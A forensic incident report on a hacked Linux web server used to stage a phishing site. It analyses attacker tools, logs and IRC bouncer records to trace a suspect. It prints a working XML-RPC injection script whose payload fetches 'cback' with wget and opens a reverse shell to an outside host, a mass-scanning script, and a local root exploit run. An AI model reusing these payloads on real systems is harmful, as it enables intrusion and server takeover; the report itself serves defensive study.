Anatomy of a Phish III

December 2005 / January 2006

This is a preliminary report that withholds identifying information on the compromised servers and the suspect. Information on the compromised servers is censored to prevent negative media on an innocent party. Information on the suspect is censored so readers of this report will not taunt the suspect and so law enforcement can do their duty without the suspect's awareness. The censors are represented with black background text (like [redacted]). Depending on several variables, the censors may be removed in a few months.

Introduction, Review

In my November phishing report, [1] the main point of the introduction was that no two incidents are the same. The attackers may have the same motives, but their methods of execution are always diverse. Although there may be a standard set of tools and actions that are taken to compromise a server for hosting the fraudulent web site; those systems undoubtedly have different sets of access controls, running services, and monitoring. This makes handling and investigation just as diverse, and we get to see attackers adapting to the environment.

This event differs from the previous two, [1] [2] in that the attackers actually gained administrator privileges on the server, either via brute force SSH scanning or a local root exploit for 2.4 kernels (see upcoming section on zero and zbind). The machine had a few different back doors installed and was used as a launch point for other attacks. Most of the tools were able to be preserved for analysis. We had no direct interaction with the site, but did get the opportunity to request what information should be retained for analysis.

The largest difference is that this report will not actually focus on the phishing attack per se, but rather how the given evidence is enough to determine what the perpetrators did on the system and how they can be traced. We also became aware of this incident in a rather unique way.

A user (who I will refer to as Jim) came in contact with us on December 20, 2005. He was seeking help with what he believed to be a compromised server hosting a phishing exploit. The compromised machine (known as the x.x.220.4 machine, but it had several virtual interfaces in the x.x.220.0/24 subnet) had ended up scanning a military server (for which Jim looked after) for vulnerabilities in Mambo, PHPBB2, and Awstats. At this time, Jim didn't know about the phishing attack but decided to look into the source of the scans. It turned out, quite coincidentally, that Jim knew the owner of the compromised server.

The owner granted shell access to check out the situation and Jim made several key findings. He found that the server was connected to an IRC server in Finland, a binary named cback existed in /tmp, and a suspicious process named fun was active. By tracing the fun executable back to it's working directory, Jim found an archive of phishing files targeting Paypal and New England Federal Credit Union.

Jim stated that he would not be able to give up the shell that the owner had granted (since it was only granted to him), but that he would be willing to gather any evidence that would help determine the scope of the intrusion and/or identify the attackers. Having been involved in a few incidents that led to this sort of information, it was suggested that Jim obtain the following data:

Keep in mind that we are granted permission to only taken what may aid the investigation. If the attackers are still connected (they are), we do not have permission to disconnect them or power the machine down to prevent further damages. It should also be noted that this server is a production machine which the owner uses to promote his business. The owner became unresponsive for a few weeks and could not be contacted about reporting the incident to authorities. While archiving the requested data, the good guys must co-exist on the same server with the perpetrators.

1. System logs: /var/log/secure*, /var/log/messages* (or /var/log/secure*)
2. Service logs: /var/log/mail*, /var/log/httpd/*.log (Apache access and error logs), any other services that may have been the initial point of entry.
3. The cback binary and anything else suspicious in /tmp.
4. An archive of the phishing files (HTML pages, images, and any PHP code).
5. Root's bash history (/root/.bash_history)
6. Command output:
   1. ps aux > psaux.txt
   2. netstat -an > netstat_an.txt
   3. lsof -i > lsof_i.txt
   4. lsof > lsof.txt
   5. uname -a > uname.txt
7. List of modified and/or created files since cback was installed. To do this, take the ctime of cback (ie “stat cback | grep Change”). With that info, do “find / -type f -mtime -x -exec ls -al {} \; > mtime_list.txt” where -x is the number of days between now and the ctime of cback.
8. Copies of any suspicous looking files that step 7 returned.

Question: would you have had the user archive anything else? If so, what would you be interested in? Please email me with suggestions: michael.ligh@mnin.org.

Additional suggestions received so far, [30]:

- obtain deleted files by tracking the inodes and recovering the data
- critical configuration files like /etc/passwd, /etc/shadow, /root/.ssh/* and /etc/sshd/sshd_config
- using the -newer flag to find rather than the complex scheme of stat-ing cback and then using -mtime -x

The archive containing this information was around 60 MB in size. Since I usually like to start stories from the beginning, finding the date and method of initial intrusion was my first task. The cback binary in /tmp was a clue that it was probably placed there as a result of a vulnerable web application. It's not the only way that a file named cback would get onto a system, but the name “cback” is very popular and almost always seen in web access logs.

Cback is short for connect-back, otherwise known as a reverse shell. A vulnerable web application allows remote users to execute commands on the system by not properly filtering HTTP requests. Thus attackers send a request, via command line, a custom tool, or something like Metasploit, [8]. With one line they move to the /tmp directory (a location where they most likely have write permission), fetch cback using wget, make cback executable, and then call the process with an IP address and port as parameters. On the other end, an attacker awaits for this connection and once it's established, they have a shell on the server.

This method can be observed in at least four reports at mnin.org, [28] and the method is described on honeynet.org's SoTM 34, [9].

So the two obvious strings to search Apache's access/error logs for were “cback” and “wget.” The logs date back to March 2003, so there isn't any chance of the entries not showing up as a result of rotated/outdated records. That said, a grep for “cback” returned zero hits. This could mean one of four things:

- the request was encoded (ie %63%62%61%63%6B = cback in Unicode)
- cback wasn't introduced as a result of a web request
- the log files were tampered with and relevant entries were removed
- the commands were sent via POST request (to xmlrpc.php for example), [30]
- can you think of other reasons? Email me.

An upcoming section will describe why we believe that cback was fetched with wget as a result of a vulnerable web application; and that this activity was cleared from the access logs. Meanwhile, the grep for “wget” did not turn up necessarily empty, however it was mostly the lupii worm trying to spread.

Note that a lot of the portrayed time line cannot be 100% accurate due to the fact that we could not fully investigate the system. We are using the last changed time (ctime) of /tmp/cback as a rough starting point. The tools gathered from the file system were all created on or after the ctime of cback. If attackers had penetrated the system via other means, or if the ctime of cback was altered (for example, changing ownership of a file would update it's ctime), then we are almost certainly missing a lot of data. The real time line could have began weeks before ctime was created. We also don't know the exact date when ctime was created. We only know that the rest of the files were created within the same day.

Happy Holidays (Give Me Your Money)

While digging through the access logs, a few entries stood out. I don't mean the quite normal (and excessive) vulnerability scans, Nessus audits, and HTTP “background noise”. The logs prove the date that the phishing files were made accessible online. It seems to have occurred the week before Christmas on December 19, 2005 – just one day before Jim wrote for help. Remember, Jim didn't encounter the situation as a phishing attack. He got involved because the compromised server was scanning other systems for vulnerabilities. This means the attackers were busy. They took over the machine and began launching attacks against other systems, all while staging a phishing exploit on it.

The following entries show that at 23:06:14 (first line) on December 19th, the requested path was not available (note the 404 error). On the second line, just 9 seconds later, the server returned a 200 status code, meaning the path was available. During these 9 seconds, the phishing files were moved into the web root of the compromised server. The user then followed the link to login.htm, as visible on the third line.

```
172.182.27.70 - - [19/Dec/2005:23:06:14 -0500] "GET /nefcu HTTP/1.1" 404 280 "-"
172.182.27.70 - - [19/Dec/2005:23:06:23 -0500] "GET /nefcu/ HTTP/1.1" 200 177 "-"
172.182.27.70 - - [19/Dec/2005:23:06:25 -0500] "GET /nefcu/login.htm HTTP/1.1" 200 24433
172.182.27.70 - - [19/Dec/2005:23:06:39 -0500] "POST /nefcu/login.php HTTP/1.1" 405 315
"https://x.x.220.4/nefcu/login.htm"
```

There are a few outstanding pieces of data here. First, the remote user is browsing from a dynamically allocated IP address on the America Online network. AOL machines were used to exploit, stage, and verify certain aspects in the November phishing attack, [1] so this is not new or unexpected. These entries are almost certainly the attacker staging and testing the exploit himself.

Next, notice the referrer in the fourth line. It's using the https protocol, meaning the server had an SSL certificate installed – likely for the owner's legitimate business purposes. Although visiting the URL above as shown would produce a security pop-up (due to domain/CN mismatch), if it is ignored then the browser would then show a security lock image, meaning the session is encrypted. This could be a social engineering tool used by the attackers to make the site look even more legitimate to inexperienced users.

One remaining fact can be determined by the fourth line. The request produced a 405 status code – which is Method Not Allowed. The method in this case is POST – an alternate to GET, which puts the parameters and values in the request body rather than the URI. This does not mean that the server doesn't support POST, it just means that the method specified (POST) is not allowed for the resource identified by the Request-URI (login.php), [4].

Needless to say, this was the end of the phishing attack as it was hosted on the server we're investigating. After the POST error above, no other clients visited the site (unless it was all wiped from the logs, as other entries were. However if this was the case, I would expect not to find the AOL access). I suppose this is the advantage of testing your exploit before distributing the emails that point to it – if it doesn't work on the first server, then move it to another and try again. At this level of Internet crime, the attackers likely have a large selection of other machines. This must have paid off, because the attack was high profile enough for WebSense Security to produce an alert for this phishing attack on December 20, [5].

The WebSense alert does not show the URL where the fraudulent site existed when their investigation was conducted. Therefore, we cannot easily tell if it was live (although dysfunctional) on the x.x.220.4 server or if the attackers did in fact move it to another location before sending out the flood of phishing emails.

This is pretty funny and will be a recurring theme throughout the rest of the report. It was already briefly mentioned that a log wiping utility was used to delete evidence of the attack. Despite this effort to clean up, the entire set of tools, including the log wiping utility itself, was not deleted from the file system. Among this set of fabulous data is the PHP form used to create and distribute the phishing emails. It contains the source code for the HTML-formatted message, along with, of course – the live URL to the fraudulent site. As suspected, it did not point to the x.x.220.4 server, but rather a machine in India.

As stated in the introduction, this report will not focus on the phishing attack per se. It will only cover information on the phish to the extent that the x.x.220.4 server was involved. We just learned that it was used as a staging point and probably was the initial intended host of the fraudulent site. However, since it did not provide the preferred environment, the attackers moved it to another location. The x.x.220.4 machine was then probably only used to distribute the phishing emails and to carry out other vulnerability scans, not to collect the victim's submissions.

Ukranian Root Access and Multiple Attackers

Just when things started making sense, I found something in one of the /var/log/secure files. This is an admin SSH login from a Cable or DSL network in the

Ukraine.

```
Nov  1 18:00:58 mail sshd[5235]: Accepted password for admin from 193.110.17.193 port
1069 ssh2
```

As stated earlier, our time line could be severely misguided. If this login was not authorized, then the system could have been compromised nearly 7 weeks before the phishing site was staged. Aside from the login above, there were 3 other admin logins from an IP address in the U.S. This is believed to be the owner, due to other correlations in the log files for the same IP.

This brings up a lot of unanswered questions. There were a large number of brute force SSH scans against the x.x.220.4 system, however the Ukraine address did not seemingly participate (unless it was wiped from the logs). Also, it's possible that the attackers could have conducted the scans from one IP and then just used the Ukraine address to log in, however it does not appear that the scans were successful in identifying the real password. Otherwise, there would have been other “Accepted password” entries in /var/log/secure (unless, of course, it was wiped – but why wipe the brute force attempts and leave the successful login?).

Furthermore, it doesn't make sense that the same party is responsible for both the admin login from Ukraine and the installation/use of cback. Clearly if the attackers already had an administrator login, they would not need to waste time exploiting web applications just to get a normal user account. I could imagine that if the attackers had some type of vested interest in this particular server (ie they had already staged some toolkits), and that if the admin password was changed on them, they may try regaining access with the cback method. This is just a theoretical scenario that may explain the behavior. I don't believe that we will ever know for sure if this Ukraine login was authorized and if not – what the user did while logged in. It's also possible that we're dealing with more than one attacker.

The RST.B Infected /bin Directory

This brings us to my next favorite piece of data from the 60 MB archive. It's a list of the files on disk with an mtime equal to or greater than the ctime of cback. In other words, this is a collection of items that were created or modified after the cback binary was introduced on the system. This would imply, but not prove, that the cback reverse shell was used to fetch and install the other items. The following binaries were altered in one way or another by an unauthorized party:

```
/bin/ping
/bin/mail
/bin/mktemp
/bin/mt
/bin/hostname
/bin/netstat
/bin/cpio
/bin/setserial
/bin/chgrp
/bin/ed
/bin/gawk-3.1.0
/bin/chmod
/bin/chown
/bin/cp
/bin/dd
```

```
/bin/df
/bin/ln
/bin/mkdir
/bin/mv
/bin/mknod
/bin/gawk
```

My first thought was that the attackers must have replaced all these system binaries with trojanized copies. On a few occasions, namely the Awstats Linux Rootkit, [10] and Scan of the Month 34, [9] the binaries were in fact swapped with special versions that concealed information from the user (such as hiding IP addresses from netstat output). It just didn't make sense that this would be the strategy if files like mktemp are replaced. There are, of course, other types of Linux trojans, such as those that carry out unexpected tasks when they are executed. In this case, the binaries don't have to be fully replaced – a routine is injected into the code body and then program flow is redirected to the new function.

Having just finished Upload Scripts & Toolkits, [11] the idea is pretty fresh in my mind. One binary likely infected with Linux.RST.B, [12] was executed, which then spread to all other files in the /bin directory. This is pretty simple to confirm, although we don't have copies of any of the files listed above. We do have a copy of /tmp/cback though. Here is the Clam AV scan:

```
# clamscan cback
cback: Linux.RST.B FOUND
```

So according to the Trend analysis above, when a Linux.RST.B-infected binary is run, it not only spreads to up to 30 binaries in /bin, but also any executable files in the same current working directory. This is mentioned because at the time cback was introduced and executed, we believe the commands were issued with privileges of the web server process. If this in fact was the case, then it shouldn't have been able to modify binaries in /bin when run. So is cback being infected with Linux.RST.B the cause of all other infections or just the effect of another? Either case is equally likely and may or may not be determined later in the report (that's not a cliff-hanger, I seriously don't know).

The /tmp Directory with Zero and Zbind

There were four files of interest in the /tmp directory. The cback is a given, we already know that is suspicious. If you guessed that aa.tar.gz extracts two PHP files into the a/ directory, then you are correct.

```
/tmp/a/indexnew1.php
/tmp/a/aweberlogin.php
/tmp/aa.tar.gz
/tmp/cback
```

Surprisingly, these are not the phishing files. These are the legitimate site's aweber, [13] login forms. This means that the server's owner/operator was active on the server at some point *after* the initial exploitation. Not only was the user active on the machine, but s/he transferred files and extracted items into the /tmp directory without noticing (or caring) that aa.tar.gz was a neighbor to cback. To make this whole event even more amazing, Jim gave us a bit more than we expected. He gave us the entire /tmp directory, which contained another folder named za/, which contained two binaries named zero and zbind.

This is highly significant, because it suggests that the ctime of cback is not representative of the initial intrusion date. It implies that, before cback existed, the za/ directory was created, with zero and zbind inside. Zbind is a remotely accessible shell server, just like the one in Scan of the Month 34 (yes, it even listens on port 4000). I executed zbind on a Linux machine and received the following output:

```
# ./zbind
Daemon is starting...OK, pid = 1603
```

Then, I connected to it from a machine across the network using telnet and issued a few commands. There is no encryption, no login, no command history. It's just a simple shell server.

```
# telnet 192.168.1.17 4000
Trying 192.168.1.17...
Connected to 192.168.1.17.
Escape character is '^]'.

sh-2.05b# pwd
/
sh-2.05b# whoami
root
```

Notice I'm root here, but that's just because the root account was used to execute zbind. When zbind was run on the compromised server, attackers likely only had access to an unprivileged account. Or did they have more than that?

-- / section authored by Matt Richard, [30].

zero is a local ptrace exploit that escalates the current user to root. The exploit requires that /usr/bin/passwd and /usr/bin/newgrp are SUID (see [34] for a good article on SUID). As shown below an unprivileged user calling zero on a vulnerable system gains root priviliges.

```
# id
uid=502(dummy) gid=502(dummy) groups=502(dummy)

# uname -a
Linux localhost.localdomain 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknown

# md5sum zero
cf7271aa8f0d0a157ee769cf8d49425c  zero

# ./zero
attached
exec ./zero 8063
08082:  find library=libc.so.6; searching
08082:   search cache=/etc/ld.so.cache
08082:    trying file=/lib/i686/libc.so.6
08082:
08082:
08082:  calling init: /lib/i686/libc.so.6
08082:
08082:
```

```
08082:  initialize program: grep
08082:
08082:
08082:  transferring control: grep
08082:
08082:
08082:  calling fini: /lib/i686/libc.so.6
08082:

sh-2.05# id
uid=0(root) gid=502(dummy) groups=502(dummy)
```

A little research shows that zero is nearly identical to the publicly distributed ptrace local root exploit by race condition in particular 2.4 kernels, [36].

-- /

The same versions of zero and zbind can be found on a Romanian web site, [14] reportedly last modified in January of 2003. This is a server that has either been compromised for over two years or has been used to host files for compromising other servers for over two years (or both).

Root's Home Directory

We found that three items in root's home directory had been modified since cback was last changed. The .bash_history file is a given, because we know that several of the root logins shown in the /var/log/messages and /var/log/secure files were authorized. This file shows a history of all commands the root user issued while logged into the system. The "." prefix hides it from normal directory listings (ls -al will show it, but just ls will not).

```
/root/.bash_history
/root/.viminfo
/root/.ssh/known_hosts
```

Without the .bash_history file itself, we can't be sure exactly what commands were issued, which is unfortunate. The two other files share the same extent of usefulness. The .viminfo file can often be even more interesting than .bash_history. For example, .bash_history would show which file(s) were edited with vi, however .viminfo would also show the command history, search string history, contents of registers (think of it as a clipboard when you copy) and line markers for the edited file, [3].

The known_hosts file within the hidden .ssh/ directory contains the public keys for any remote hosts that the root user logged into with SSH. An attacker may use a known_hosts file to identify which other systems that the compromised machine has recently communicated with. It's not out of the ordinary for users who access multiple systems to reserve the same password across all systems. Just by looking in known_hosts, attackers can get a list of possibilities and the IP addresses of remote systems.

These are theoretical explanations at best, because if this was the only reason known_hosts was involved, only it's atime (last accessed time) would have shown up in the list, not the mtime (last modified time). The mtime tells us that the attacker or owner accessed a new server (or an old one that changed SSH keys) on or after the installation of cback.

Extraneous Device Nodes

In addition, three suspicious items were located in the /dev directory. Likely, a program like chkrootkit, [6] would have detected these. The hdx1 and hdx2 are strings found in ELF binaries infected with Linux.RST.B. We already know that infected files existed on the system and that they were executed. Lockdown's analysis, [7] theorized that these device nodes are created as a method for the virus to determine if it has obtained root.

```
/dev/saux
/dev/hdx1
/dev/hdx2
```

Although we don't have copies of the items, a few Scan of the Month 29 reports, [15] [16] show that they are empty. The third object (saux) is much more applicable to this particular incident. As Venomous cited in the Incidents mailing list thread titled “SSH compiled with backdoor, [17]”:

“...it logs all ssh connection logins in plain to a txt file, it also puts a backdoor passwd into the ssh and wont show up in wtmp, making the user (what ever he logs in as) invisible...the file that logs all the logins with time stamps and src ips is 'dev/saux'...”

So once again, this is some pretty good stuff, but it's nothing compared to what's coming up. We've discussed and theorized the purposes of files not provided in the archive but that were modified on or after cback was installed. We haven't even embarked on the items that we do have.

The /var/lib/games & cgiscan (xmlrpc.php) Tool Kit

This is a gold mine of over 2800 files and 147 directories, most of which seem related to compiling an SSH binary for special characteristics (as mentioned above, it might not log to /var/log/messages or prompt for passwords, etc). You can view the recursive listing online, [29]. This is also a large depository of other scanning and exploit tools used by the attackers. For example, here are the contents of the xml/ sub directory.

```
/var/lib/games/xml # ls -al
total 1920
drwxr-xr-x   14 admin  admin     476 Dec 20 17:17 .
drwxr-xr-x    4 admin  admin     136 Dec 20 17:17 ..
-rw-r--r--    1 admin  admin       3 Dec 20 17:17 build
-rw-r--r--    1 admin  admin      24 Dec 20 17:17 build.h
-rwxr-xr-x    1 admin  admin     141 Dec 20 17:17 build.sh
-rw-r--r--    1 admin  admin  438831 Dec 20 17:17 cback
-rw-r--r--    1 admin  admin     519 Dec 20 17:17 cgifile
-rwxr-xr-x    1 admin  admin   24743 Dec 20 17:17 cgiscan
-rwx--x--x    1 admin  admin     503 Dec 20 17:17 go.sh
-rw-r--r--    1 admin  admin    2628 Dec 20 17:17 http_get.c
-rw-r--r--    1 admin  admin     270 Dec 20 17:17 http_get.h
-rwx------    1 admin  admin  462731 Dec 20 17:17 ss
-rwxr-xr-x    1 admin  admin   14789 Dec 20 17:17 try
-rwxr-xr-x    1 admin  admin     845 Dec 20 17:17 xml
```

The three build files are used to compile cgiscan with GCC. It's been observed many times that attackers create short shell scripts to execute a series of other commands, even when they easily could be done individually. This is great, because it not only shows the order that they would normally issue the commands, but also the relationship of many other files in the directory. Here is go.sh, which describes the collection as “xmlrpc.php new scanner by Puya82”

```
#!/bin/bash
echo "=================================================="
echo "xmlrpc.php new scanner by Puya82 <<<PRIVATE>>>"
echo "=================================================="
./ss 80 -b $1 -i eth0 -s 6
cat bios.txt |sort | uniq > target.txt
./cgiscan target.txt vuln.txt 30 cgifile
echo "=================================================="
echo    "Now put all in one file and type"
echo      "  ./try your-file "
echo "=================================================="
rm -rf bios.txt target.txt
```

Without even running the ss binary, it's purpose is pretty clear. It scans a given netblock (passed as the first argument to ss) on port 80, using the eth0 interface and with some type of speed setting value set to 6. The next line of code reads from bios.txt, performs a sorting function, and dumps the output to target.txt. Since bios.txt doesn't exist before the ss program is run, it is likely created as a result. As a test, I ran ss using the same types of arguments. Notice the remark when I call ss with no arguments and it's reaction when I call it as a non-privileged user account:

```
# ./ss
usage: ./ss <port> [-a <a class> | -b <b class>] [-i <interface] [-s <speed>]
speed 10 -> as fast as possible, 1 -> it will take bloody ages (about 50 syns/s)

# ./ss 80 -b 192.168.0.0 -i eth0 -s 6
scanning network 192.168.*.*
usec: 30000, burst packets 50
using inteface eth0
ERROR: UID != 0
```

This makes perfect sense. First, it's the Fast SYN Scanner by Doctor BIOS, [18] (I noted and searched for the “it will take bloody ages” output). Next, a look at the code shows that it uses libnet and libpcap, which require root level access. It's also evident where bios.txt came from – it's part of the C source code on the SecuriTeam web site (link above). So at this point, bios.txt contains a list of IP addresses that have a process listening on port 80.

The next command in go.sh calls cgiscan to initiate a small-scale vulnerability assessment on each web server. It loops through cgifile (the fourth argument) and issues a GET request for each path, writing each positive hit into vuln.txt. Cgifile is a collection of common locations where xmlrpc.php can be found. The Internet Storm Center reports these scans in at least five diaries since November 2005, [19]. Among the User Agent and the usage syntax, cgiscan contains an interesting string that is quite familiar.

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
usage: %s <infile> <outfile> <children> <cgifile>
/thisdoesnotexistahaha.php
```

The Thisdoesnotexist Request, [20] article on my web site's humor section shows a matching string, however in that case it was used just before a flood of Awstats scans. Given the widespread alert that vulnerabilities in xmlrpc.php produced, combined with the fact that cgiscan has a switch for class A and class B networks, there is a good chance that a large number of the Internet's web servers were surveyed by something very similar.

At this point, the tool kit has accumulated a list of servers and paths where (potentially vulnerable) xmlrpc.php scripts reside. As go.sh suggests near the end, the next step is to run the "try" binary on the list. Try doesn't do much but loop through the list and pass each line to xml, which is a perl program to insert the malicious commands into a POST session with the web servers. Here is an example run of "try" with a single IP address, followed by the contents of xml.

```
# ./try vuln.txt

Let`s try to OWN:  24.2.153.164
Clickity-clank  The servers goes in to my piggy, bank ..
After yo next move I'll give you what I got ;-)
```

Note that the cute little poem isn't output from "try," it's output produced by xml:

```
#!/usr/bin/perl
use IO::Socket;
print "Clickity-clank  The servers goes in to my piggy, bank ..\n";
{
  $host = $ARGV[0];
  $xml = $ARGV[1];
  $sock = IO::Socket::INET->new( Proto => "tcp", PeerAddr => \
  "$host", PeerPort => "80") || die "connecterror\n";
  #$cmd = <STDIN>;
  #chop($cmd);
  $xmldata = "<?xml version=\"1.0\"?><methodCall><methodName>\
  test.method</methodName><params><param><value><name>',''));  \
  echo '_begin_';echo `cd /tmp;wget www[redacted]/cback;chmod +x cback;\
  ./cback [redacted].96.129 8080 ` ;echo '_end_';\
  exit;/*</name></value></param></params></methodCall>";
  print $sock "POST ".$xml." HTTP/1.1\n";
  print $sock "Host: ".$host."\n";
  print $sock "Content-Type: text/xml\n";
  print $sock "Content-Length:".length($xmldata)."\n\n".$xmldata;
  print  "After yo next move I'll give you what I got ;-)\n";
  exit;
}
```

As described much earlier (while discussing the location where cback was found), this query would move to /tmp, use wget to fetch cback, make cback executable, and then launch it to complete the reverse shell functionality. Likely just a short time after go.sh was run on the compromised server, Jim noticed the scans on the military web server. It was a result of the flood of entries produced by this small group of tools.

Notice that the cback binary is being pulled from www.[redacted], (cback still exists to the day of this writing, January 16, 2006) and that the reverse shell is supposed to connect back to [redacted].96.129 – a Comcast cable address in Chicago, Illinois. This might seem subtle at the moment. Keep reading and you'll realize why it's not.

Just before moving on, I received an email from my analysis system, where I run arbitrary code for testing. The hourly chkrootkit job had detected something suspicious. The alert contained one line:

```
Checking `bindshell'... INFECTED  (PORTS:  3049)
```

Without reading the chkrootkit source code, I can't be sure what exactly is the criteria for a bindshell infection (as opposed to other processes with listening sockets), but I have a hunch it has to do with the fact that the exe had been deleted from disk. In Linux, you can execute a program and then remove it from the filesystem, and it will continue to operate out of RAM. So first, I wanted to find out which process was bound to port 3049.

```
# sudo netstat -anp | grep 3049
udp 0 0 0.0.0.0:3049 0.0.0.0:* 30447/cgiscan
```

This shows that the binary originally named cgiscan is responsible for the bindshell – and that it's running with a PID of 30447. With that information, we can navigate the the /proc directory where attributes of the process can be found. The following output that shows the “exe” symbolic link is pointing to an executable image that has since been deleted.

```
# ls -al /proc/30447 | grep exe
lrwxrwxrwx   1 admin admin 0 2006-01-15 04:41 exe -> /home/mike/cgiscan (deleted)
```

This binary is infected with Linux/OSF-A, which opens a socket on 3049 and waits for specially crafted packets that contain instructions for the back door, [35]. One piece of evidence in particular proves that cgiscan was in fact executed on the compromised server. The lsof -i output, shows that the qmail-send process is using the port, rather than cgiscan, though:

```
qmail-sen  5899   root    5u  IPv4  5545148       UDP *:3049
```

After running cgiscan in a test environment, it became clear that once the original process is terminated, the code that holds open UDP 3049 just attaches to another active image. This is why, according to the lsof output, it appears that the qmail-send is the trojan, when actually it was just a hand-me-down from cgiscan.

The Backdoor SSH Server with Hostkeys

In another sub directory relative to /var/lib/games, there were the source files to compile and install a special SSH daemon. It is unique due to the few files found in the shit/ directory:

```
/var/lib/games/.src/ssk/shit # ls -al
total 24
drwxr-xr-x    5  admin  admin  170  Dec 20 17:17 .
drwxr-xr-x   50  admin  admin  1700 Dec 20 17:17 ..
-rwxr-xr-x    1  admin  admin   828 Dec 20 17:17 hostkey
-rwxr-xr-x    1  admin  admin   697 Dec 20 17:17 hostkey.pub
-rwxr-xr-x    1  admin  admin  1318 Dec 20 17:17 sshd2_config
```

The hostkey and hostkey.pub are the server's private and public keys, respectively. Note these are entirely separate, as is the process itself, from the compromised machine's default (and primary) SSH installation. Rather than patching or modifying the existing SSH server, which would probably be quickly noticed (not to mention a high probability of failure), the attackers just compiled a brand new instance with their desired settings. Per the ListenAddress and Port directives in sshd2_config, the new server would listen on TCP port 51980 on all available interfaces. Binding to such a high port would allow the process to run without root privileges.

Taking a look at the netstat output that Jim recorded, no process was listening on 51980, so perhaps it was used only for a temporary period or another sshd_config was in use. There was, however, a process bound to port 54322, which brings us to what was found in another sub directory of /var/lib/games.

The psyBNC IRC Bouncer Disguised as Qmail

In a folder named lshd/, among other items, there was a binary named qmail-send and a plain text file named psbync.conf. If you guessed that this is not part of the standard qmail MTA package, then you are right again. This program is psyBNC 2.3 BETA, an IRC bouncer (proxy). Along with the collection of files, was README.ro, which contained the following data:

```
./httpd
ori..
bash
export PATH="."
httpd
exit
port-ul bouncerului este 50001 ..
#HackTeam rullez...!
```

This seems more like a shell script than a readme, and a few of the lines don't make a lot of sense. For what it's worth, the same file is recorded on a website in the Czech Republic TLD, [21]. What's more interesting are the configuration files and the connection logs. The port may seem familiar. It's provided below, with a few other interesting entries:

```
PSYBNC.SYSTEM.PORT1=54322
USER1.USER.LOGIN=[redacted]
USER1.USER.USER=[redacted]
USER1.USER.PASS==1k`T10`40J1c1f19'm
USER1.USER.VHOST=x.x.220.185
USER1.USER.AWAYNICK=[redacted]
USER1.USER.NICK=[redacted]
USER1.CHANNELS.ENTRY2=[redacted]
USER1.CHANNELS.ENTRY3=[redacted]
USER1.CHANNELS.ENTRY4=[redacted]
USER1.CHANNELS.ENTRY5=[redacted]
USER1.CHANNELS.ENTRY6=[redacted]
USER1.CHANNELS.ENTRY0=[redacted]
```

The best part here is of course the user login, user nick, and channel names. If we wanted to find out about other machines infested with this code (as long as it isn't random), this criteria would be perfect to Google. The first two octets of USER1.USER.VHOST have been obfuscated to protect the innocent, but it should be noted that this is just a virtual interface on the compromised web server. Here is the lsof and netstat output as it relates to the qmail-send process:

```
# grep qmail-sen lsof_i.txt
```

```
qmail-sen  5900   root    5u  IPv4  5545146  TCP *:54322 (LISTEN)
qmail-sen  5900   root    8u  IPv4 12062933  TCP www.<censored>.com:46206-
>irc2.saunalahti.fi:ircd (ESTABLISHED)

# grep 6667 netstat.txt
tcp       0      0 x.x.220.185:46206    195.197.175.21:6667     ESTABLISHED
```

Last time I checked the Qmail feature list, they didn't include support for SMTP over IRC. Yes, that was a joke. The result is that the compromised server logs into one of the aforementioned IRC channels as [redacted]_ (same nick as USER1.USER.NICK from psybnc.conf). Then it waits for someone to connect to it's own server port on 54322 and proxies the traffic for the remote user. This makes it appear to other users on the channel that [redacted]_ is logged on from the compromised web server and not from his real location. But guess what!! That's right, the server keeps a log file with connection information. I now have a great appreciation for psyBNC.

Inside lshd/ is a directory named log/ and it contains psybnc.log. It shows that the server process was first started on December 4. To put this into perspective, remember that there was a possibly unauthorized root login from the Ukraine on the 1st of November and that the phishing site was staged on December 19th. Sometime between then, the zbind and zero files were installed, followed by the introduction of cback. During this window, the psybnc program was also installed and executed.

```
Sun Dec  4 19:58:45 :Listener created :0.0.0.0 port 54322
Sun Dec  4 19:58:45 :psyBNC2.3BETA-cBtITLdDMSNp started (PID :5900)
Sun Dec  4 19:58:45 :Loading all Users..
```

About 20 seconds later, the user [redacted] (same as USER1.USER.LOGIN from psybnc.conf) logged into the IRC bouncer from a Comcast address in Illinois. The same user from the same IP address logged in several more times over the next two weeks, before the final session which established a connection to an IRC server in Finland on December 19th (the day the phishing site was staged).

```
Sun Dec  4 19:59:05 :connect from c[redacted]-96-121.hsd1.il.comcast.net
Sun Dec  4 19:59:05 :Noul User[redacted] ([redacted]) a fost adaugat de [redacted]
Sun Dec  4 19:59:11 :User[redacted] () nu are nici un server adaugat
Mon Dec 12 01:13:26 :connect from c[redacted]-96-121.hsd1.il.comcast.net
Mon Dec 12 01:13:26 :User[redacted] logged in
Fri Dec 16 22:46:54 :connect from c[redacted]-96-121.hsd1.il.comcast.net
Fri Dec 16 22:46:54 :User[redacted] logged in.
Mon Dec 19 13:42:57 :User[redacted] () trying helsinki.fi.eu.undernet.org port 6667
([redacted].220.185).
Mon Dec 19 13:42:58 :User[redacted] () connected to helsinki.fi.eu.undernet.org:6667
([redacted].220.185)
```

The IP address of helsinki.fi.edu.undernet.org is 195.197.175.21, the same machine recorded in the netstat and lsof output. We now have a connection between the qmail-send communications, the user (just login name) responsible for the initiation and operation, and the IP address where s/he originally accessed from.

Magic Ties – Who Done It?

The definition of coincidence, according to dictionary.com, is “A sequence of events that although accidental seems to have been planned or arranged, [22]” The term is used to justify the existence of seemingly related evidence when a sufficient degree of proof cannot be established. Due to the amount of careful planning that organized crime involves, an investigator's correlations usually aren't the result of coincidence. So the question is – was this crime organized and could the evidence be circumstantial or coincidental?

Let's begin. In the /var/lib/games & cgiscan section, the "xml" script is configured to make the compromised web server fetch "cback" from www.[redacted] and then connect back to the Illinois-based Comcast address of [redacted].96.121. This is the same IP address that [redacted] (USER1.USER.LOGIN) used to login to the psyBNC IRC bouncer.

Now, in almost all other cases, "cback" would be staged on another, unrelated, compromised server. The attacker would place it there so web access logs would not lead directly back to him or her. What if the attacker had a personal web site and just threw cback on that machine for the time being? The www.[redacted] site is registered to one Alex [redacted], of Chicago Illinois. Note that this information is gathered from public Whois records, which are easily forged. However, on the www.[redacted] homepage, the following autobiographical information can be found. Depending on which way you look at it, this might also be referred to as a confession.

[This section is entirely removed from this preliminary report, due to the amount of information on the suspect that it provides. It contains first and last name, state of residence, employer, interests, and IRC nicknames.]

